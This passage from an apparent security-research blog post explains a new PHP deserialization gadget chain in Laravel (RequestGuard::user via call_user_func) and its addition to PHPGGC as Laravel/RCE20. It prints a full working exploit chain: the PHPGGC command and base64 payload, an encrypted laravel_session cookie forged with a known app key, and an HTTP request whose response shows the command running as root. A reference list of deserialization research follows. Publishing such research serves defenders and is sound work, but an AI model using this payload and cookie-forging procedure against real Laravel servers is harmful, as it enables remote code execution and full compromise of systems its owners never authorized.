> `call_user_func(callable $callback, mixed ...$args): mixed`

File: Example #4 Using a class method with call_user_func()

```
<?php

class myclass {
    static function say_hello()
    {
        echo "Hello!\n";
    }
}

$classname = "myclass";

call_user_func(array($classname, 'say_hello'));
call_user_func($classname .'::say_hello');

$myobject = new myclass();

call_user_func(array($myobject, 'say_hello'));

?>
```

So we started looking for an object which, when we call one of its methods without parameters, allows us to execute code.

File: src/Illuminate/Auth/RequestGuard.php
Class: `RequestGuard`
Function: `user()`

```
<?php

namespace Illuminate\Auth;

use Illuminate\Http\Request;
use Illuminate\Contracts\Auth\Guard;
use Illuminate\Support\Traits\Macroable;
use Illuminate\Contracts\Auth\UserProvider;

class RequestGuard implements Guard
{
    use GuardHelpers, Macroable;

    ...

    /**
     * Get the currently authenticated user.
     *
     * @return \Illuminate\Contracts\Auth\Authenticatable|null
     */
    public function user()
    {
        // If we've already retrieved the user for the current request we can just
        // return it back immediately. We do not want to fetch the user data on
        // every call to this method because that would be tremendously slow.
        if (! is_null($this->user)) {
            return $this->user;
        }

        return $this->user = call_user_func(
            $this->callback, $this->request, $this->getProvider()
        );
    }

    ...
}
```

File: src/Illuminate/Auth/GuardHelpers.php

Class: `GuardHelpers`
Function: `getProvider()`

```
<?php

namespace Illuminate\Auth;

use Illuminate\Contracts\Auth\UserProvider;
use Illuminate\Contracts\Auth\Authenticatable as AuthenticatableContract;

/**
 * These methods are typically the same across all guards.
 */
trait GuardHelpers
{

    ...

    /**
     * Get the user provider used by the guard.
     *
     * @return \Illuminate\Contracts\Auth\UserProvider
     */
    public function getProvider()
    {
        return $this->provider;
    }

    ...

}
```

Once we'd found this object, all we had to do was implement the new gadget chain in PHPGGC.

Our gadget chain

A pull request was made to add the new gadget chain to PHPGGC.

- Laravel: Added RCE/19, which targets Laravel versions 5.6 <= 10.x
    - Update gadgets chain class name to RCE20 in order to avoid conflict


To use this new chain, simply run the following command:

```
./phpggc -f -b Laravel/RCE20 system id
YToyOntpOjc7Tzo0NjoiSWxsdW1pbmF0ZVxSb3V0aW5nXFBlbmRpbmdSZXNvdXJjZVJlZ2lzdHJhdGlvbiI6Mzp7czoxMjoiACoAcmVnaXN0cmFyIj
tPOjM2OiJJbGx1bWluYXRlXFJvdXRpbmdcUmVzb3VyY2VSZWdpc3RyYXIiOjE6e3M6OToiACoAcm91dGVyIjtOO31zOjc6IgAqAG5hbWUiO086Mzg6
IklsbHVtaW5hdGVcVmFsaWRhdGlvblxSdWxlc1xSZXF1aXJlZElmIjoxOntzOjk6ImNvbmRpdGlvbiI7YToyOntpOjA7TzoyODoiSWxsdW1pbmF0ZV
xBdXRoXFJlcXVlc3RHdWFyZCI6Mzp7czoxMToiACoAY2FsbGJhY2siO3M6Njoic3lzdGVtIjtzOjEwOiIAKgByZXF1ZXN0IjtzOjI6ImlkIjtzOjEx
OiIAKgBwcm92aWRlciI7aTox031pOjE7czo0OiJ1c2VyIjt9fXM6MTM6IgAqAHJlZ2lzdGVyZWQiO2I6MDt9aTo3O2k6Nzt9
```

Then convert the output into an encrypted cookie using Rémi Matasse's tool laravel_cookie_killer:

```
python3 laravel_cookie_killer.py -e -k QRvT6RU370IPjdeB9OWDATD/2nFs1zpPlLtL8pb9Hvk= -v
YToyOntpOjc7Tzo0NjoiSWxsdW1pbmF0ZVxSb3V0aW5nXFBlbmRpbmdSZXNvdXJjZVJlZ2lzdHJhdGlvbiI6Mzp7czoxMjoiACoAcmVnaXN0cmFyIj
tPOjM2OiJJbGx1bWluYXRlXFJvdXRpbmdcUmVzb3VyY2VSZWdpc3RyYXIiOjE6e3M6OToiACoAcm91dGVyIjtOO31zOjc6IgAqAG5hbWUiO086Mzg6
IklsbHVtaW5hdGVcVmFsaWRhdGlvblxSdWxlc1xSZXF1aXJlZElmIjoxOntzOjk6ImNvbmRpdGlvbiI7YToyOntpOjA7TzoyODoiSWxsdW1pbmF0ZV
xBdXRoXFJlcXVlc3RHdWFyZCI6Mzp7czoxMToiACoAY2FsbGJhY2siO3M6Njoic3lzdGVtIjtzOjEwOiIAKgByZXF1ZXN0IjtzOjI6ImlkIjtzOjEx
OiIAKgBwcm92aWRlciI7aTox031pOjE7czo0OiJ1c2VyIjt9fXM6MTM6IgAqAHJlZ2lzdGVyZWQiO2I6MDt9aTo3O2k6Nzt9
eyJpdiI6ICJPcjN4T2NuWGhnZ0poRHhJWFZWNEhRPT0iLCAidmFsdWUiOiAiZFhBT3ByWTZCTlplQzdrTStKV1VydU9tZy9qSkVBeis3dkZmakZUOE
huOVh1c3I2V1hZMnpQR0p1K1E2L01idlplbEF4SnJzYTRsdEt2ZWFnN0haSm1WeGRRUkhaUHk1SEVhdGp5M0NCMjRnTXdmYTUxQXZiVTlFMEtjczlk
R2x5ZWJrY3pvZnZoeEZBYUlIak5tOWg4UHNPMXlvUkZtMHUyYi9YV2RnVEZ6MUc1SURKTVdJcjVvR2RrWnBOcUZ1WVNEWVFMWkF0c0hBRnF4K3FzUH
lBbGVWRytNUDFmV3BBUkNMYnlKZHRsSndxaThCcWVVbElsZGwzTmNsOExwNjdCY2R1UXV0WTBLeUZSVEZOdytRR1NzMWwyOHc3VjRpbjNiWkNRckZU
dnN0ZTZoa1BITTBUYmVDMWttcnZhM1cxZEZMU1pOSk1HK093WmtJMEtZb2NnbGl5VFZjQXJpQ3VJSVFDMnVja0hxT2VxdkQ1RGJTTmFwNUlhclN6Nn
R2NTBlRDg3Z25XTWcrSWM3STA0aFowbkpHakJCRzgzVHFZckVYVWxUYW8yZzlFWUcxbTBjZGU3RTE4L2pzWlBZZ3JPRzRzbGVxQUtSRWJJZmFGNFlR
VG5ZK2t2NS9Yd0w2VGJUdk43MGxCREhNNHgweEZkWmJ0cERPcmhKVlJFTnJlbnFKSkw1ZTE0anVPYmpzbHJBN05CbmhGMm5idUpTcU1HdFkzcStTYm
M5a0pPS1p2N2lNR2pReFlMaGtWcnQ2Zm9pYXFGMFA4ZjI4NEF1QnVrQWxPNVM0VXN6bUhlSU5pSlVMU3hYdHo1TkwrT29UcVpYb3RsNWI0czJMYzRp
UUFQYndmRVM4eDRkSERhV0QyZlJ4UzJnR0ovQnp6ZmdQUldZNUY0Q0pKcGovaFBOM0tQZlJtOEFZY0pWWnJjYVZnRVdvYVNuak9aN0VuMm5OMUhKL2
FwMXJ6VnlHcHZOQk0xUnh0eW1xRmhnPSIsICJtYWMiOiAiMWEwNTY0YjdiMGJiMzJkMzNhNWQxNzk2ZDg3ZGEzNmU1NTU3ZTI2Nzk5NTIxNjk4OWVl
N2E4MzM1ZGU3ZTU5ZiIsICJ0YWciOiAiIn0=
```

Insert the value obtained into your cookie and you'll be able to get code execution on your target.



```
GET / HTTP/1.1
Host: 127.0.0.1:58000
Cookie: laravel_session=
eyJpdiI6Ik45bFRBdzNsZ04wenpUOUhYT1lGWHc9PSIsInZhbHVl
IjoiU0d5S2ZUajNxaDdXOStGZFhwZmFrZG9mcyt6XC9CcHRXQ1Zs
XC9adlI4WVwvQm9xSEVWODVcLzhPcDhwcmthd0V4QnUiLCJtYWMi
OiJkMjMyM2Y1YjY0YmVkOTQ2ZTk4MzMzNThjZjkwMmMwMjI4NWMy
OWY2Yzc2YThhZDYzZDNjNjM5NThjM2Q0YjA2In0%3D;
nM6eVb1L3Cu3O5qEKAkz9XETlihSxezR0jxcc6CR=
eyJpdiI6ICJsYmxmcWpzekJLSmV2RUJ1Uk93NWh3PT0iLCAidmFs
dWUiOiAiTTJMOTNhSmhPVXBiQ2RlN3J5b1pFcFA0N3VJUkJBa2V0
ZmVZQnFzUVB0TmxXZVRROUtjK3BDV3dNNkFTVFNOWDg1WTJIVGl3
Y1BxcHpLeWFEVVpzMHBrTHlFMTJ3M3dhNzhkK3lGRXpxZjVtQTBk
aHk1UktrcG9SNUFRVk44RW9hVlg2K2RXYlFZQW5wVmpPYXpkRzhq
SkZnVnRvbjFLR25uUmlQaEpjdEtsd3BLalZidmE2TFQ5VDVybWdY
d3NiR0VwVHJHVGRSWnI4dDVGa0g5U0p0MWZPVmhSVlpwc3NuUFZz
QWpZVW9mNHd5bE1mVVIwYkEyTURYS1JEQ3ovTFJGK3pDRVozaDdU
bWFuM3JGUlozayt0MUNiSEE4L3RaUUVQT2FyaExHQlBiYVlPZXhY
d2Q0cVM1aDNyU0x3RUxWaWpTYVFDcDdhYXBaQjdLd1V6cWlQbk9K
UEFEditoTDlsTmZwL0dkaWJyTWNWcVg0dUJUOGRKT3EvNHJhWUFC
aXpnL3dZZVZZTW13MHFuSXJCd3dZTlE5RXFjZ1ZtclhFM05ReXBt
djVyNCtlNnZCZnpUL0V1a1ZTZVRHMkx4cHhJQ25OZ2I4aGpXdVQx
dVQ5Q2REZUFaTXhpYW14QzhaSnFPZmFvZG5INGs2MVM5YnZrb0JF
a2JXS0lURXpJeHlZYlQ0SHMwcjc0c2w4OHRZbHFMNnNWQ01sL1lT
THlTWVVMNjNrdit5VFU0cG0vTi9hL3pyOVY0aWQ2UFZ2akM1WjlZ
TGxYWTVUOUQxa0NxaG5yenVHakVGa0o1dExxTUl6TnRDbWNLNmtL
N3JIdWN0VzBVRkRLMElvQnF4eHFpamtPNjRhbjNHTUZ0dWR2TUo3
Qm5EcW1TQVNNbnVFZGxiclBnYlNxRGtldUNlZktPaTduUU96Z2ov
Zk5obzlUdWxndSt5Nmx0S3pHR3VwTElkYks0d1hIRFdHODdLci84
S014UU1yT1piWnpZPSIsICJtYWMiOiAiZjI5OWY2NmI5MGM3ZjEz
ZmRhYmE4ZDNhN2MwOWIxMmFjMTdiNWMxODg3ZmU4ZjFhMWZlN2Q4
YTA1MDkzZjE0NyIsICJ0YWciOiAiIn0%3D
```

```
HTTP/1.1 200 OK
Host: 127.0.0.1:58000
Date: Thu, 08 Feb 2024 14:15:50 GMT
Connection: close
X-Powered-By: PHP/7.4.2
Content-type: text/html; charset=UTF-8

uid=0(root) gid=0(root) groups=0(root)

```

After compromising our target, we tried to identify which version of Laravel our gadget chain was valid for and have identified that it was valid since version `v5.6.30`.

Going a bit further

To go a little further on the subject of exploiting deserialization vulnerabilities in PHP, we invite you to take a look at exploiting such vulnerabilities using the `phar://` wrapper. However, the following information should now be taken into account. A security improvement in PHP 8.0 makes the `Phar` stream wrapper (`phar://`) no longer automatically call `unserialize()` on stream wrapper operations, such as `file_exists('phar://file.txt')`. Calling functions that accepted stream wrappers (`fopen`, `file_exists`, `etc`) with a `phar://` URI used to immediately triggered the `unserialize()` function, which changed in PHP 8.0. Only explicit calls to `Phar::getMetadata` and `PharFile::getMetadata` attempt to unserialize the `Phar` metadata.

References

Exploiting deserialization vulnerabilities in PHP is not a new thing and has therefore already been documented. The aim of this article was to present two tricks for identifying new gadget chains or improving existing ones, while condensing in the first part all the information needed to understand the mechanisms involved.

Over the past 20 years, many people have been involved in exploiting this type of vulnerability, and some have made the effort to document their work. The following references are by no means exhaustive and therefore do not represent all those who have worked on the subject.

Documentation

- On www.php.net:
  - serialize
  - unserialize
  - Serializable::unserialize
  - The Serializable interface
  - Constructors and Destructors: __construct()
  - Constructors and Destructors: __destruct()
  - Method overloading: __call()
  - Method overloading: __callStatic()
  - Property overloading: __get()
  - Property overloading: __set()
  - Property overloading: __isset()
  - Property overloading: __unset()
  - __sleep()
  - __wakeup()
  - __serialize()
  - __unserialize()
  - __toString()
  - __set_state()
  - Object Cloning: __clone()
  - __debugInfo()
- On www.phpinternalsbook.com
  - Serialization
- On php.watch:
  - PHP 8.0: phar:// stream wrapper no longer unserializes meta data automatically

Lab

- Laravel
  - v5.7.15
- sprintcube
  - docker-compose-lamp

unserialize() exploitation

Memory corruptions

- Shocking News in PHP Exploitation, by Stefan Esser in November 2009.
- Utilizing Code Reuse/ROP in PHP Application Exploits, by Stefan Esser in July 2010.
  - video
- Exploiting memory corruption bugs in PHP (CVE-2014-8142 and CVE-2015-0231) Part 1: Local Exploitation, by Tim Michaud in February 2015.
- Exploiting memory corruption bugs in PHP (CVE-2014-8142 and CVE-2015-0231) Part 2: Remote Exploitation, by Tim Michaud in February 2015.
- Exploiting memory corruption bugs in PHP Part 3: Popping Remote Shells, by May Tim Michaud in 2015.
- Remote code execution via PHP, by Rahul Sasi in September 2015.
- Exploiting PHP-7 unserialize, by Yannay Livneh in August 2016.
  - video

Gadget chains

- Shocking News in PHP Exploitation, by Stefan Esser in November 2009.
- Analysis of the Joomla PHP Object Injection Vulnerability, by Egidio Romano in February 2013.
  - presentation
  - video
- PHP Object Injection Revisited, by Arseniy Reutov in May 2013.
  - video
- Remote Code Execution exploit in WordPress 3.5.1, by Tom Van Goethem December 2013.
  - presentation
- Exploiting CVE-2014-1691: Horde Framework PHP Object Injection, by Egidio Romano in February 2014.
- PHP Object Injection Demystified, by Egidio Romano in March 2015.
- PHP unserialization vulnerabilities: What are we missing?, by Sam Thomas in August 2015.
  - video
- PHP generic gadget chains: exploiting unserialize in unknown environments, by Charles Fol in July 2017.
  - tool

- It's A PHP Unserialization Vulnerability Jim, But Not As We Know It, by Sam Thomas in August 2018.
  - video
- Exploiting Drupal8's REST RCE, by Charles Fol in February 2019.
- Typo3's core, file deletion Gadget Chain, by Dade Murphy in January 2022.
- Dompdf multiple file deletion Gadget Chains, by Dade Murphy in January 2022.
- Unserializable, but unreachable a vBulletin 0-day, by Charles Fol in September 2022.
- Demystifying PHP Object Injection by Aditya Singh in September 2022.
- FUGIO: Automatic Exploit Generation for PHP Object Injection Vulnerabilities, by Sunnyeo Park and Daejun Kim in August 2022.
  - video
- File include chain on Laravel framework, by Remi Matasse in October 2022.
- vBulletin <= 5.6.9: Pre-authentication Remote Code Execution, by Charles Fol in January 2023.
- Snappy, file deletion Gadget Chain, by Dade Murphy in June 2023.
- PHPWord, file deletion Gadget Chain, by Dade Murphy in June 2023.
- CodeIgniter4, file deletion Gadget Chain, by Dade Murphy in July 2023.
- Finding a POP chain on a common Symfony bundle: part 1, by Remi Matasse in September 2023.
- Finding a POP chain on a common Symfony bundle: part 2, by Remi Matasse in October 2023.
- Gadgets chain in Wordpress, by Maxime Rinaudo in November 2023.
- Gadgets chain in Laravel, by Maxime Rinaudo in November 2023.

Application logic (code flow)

- Drupal 7.x services module unserialize() to RCE, by Charles Fol in March 2017.
- PHPFusion v9.03.60, PHP Object Injection to SQL injection (pre-auth), by Dade Murphy in May 2020.
- Zabbix >= v5.2.0, PHP Object Injection (pre-auth), by Dade Murphy in March 2020.
- PHPBoost CMS 5.2, PHP Object Injection (pre-auth), by Dade Murphy in February 2021.
- Pre-Auth RCE in Moodle Part I - PHP Object Injection in Shibboleth Module, by Robin Peraglie & Johannes Moritz in July 2021.
- Pre-Auth RCE in Moodle Part II - Session Hijack in Moodle's Shibboleth, by Robin Peraglie & Johannes Moritz in January 2021.
- vBulletin, PHP Object Injection (pre-auth), by Dade Murphy in September 2022.
- AfterLogic, PHP Object Injection to Remote Code Execution (pre-auth), by Dade Murphy in July 2023.

Tools

- PHPGGC, by Charles Fol.
- PHP Unserialize Check (Burp Suite extension), by Yorick Koster.
- PHP Object Injection Slinger (Burp Suite extension), by Ricardo Almeida.

If you would like to learn more about our security audits and explore how we can help you, get in touch with us!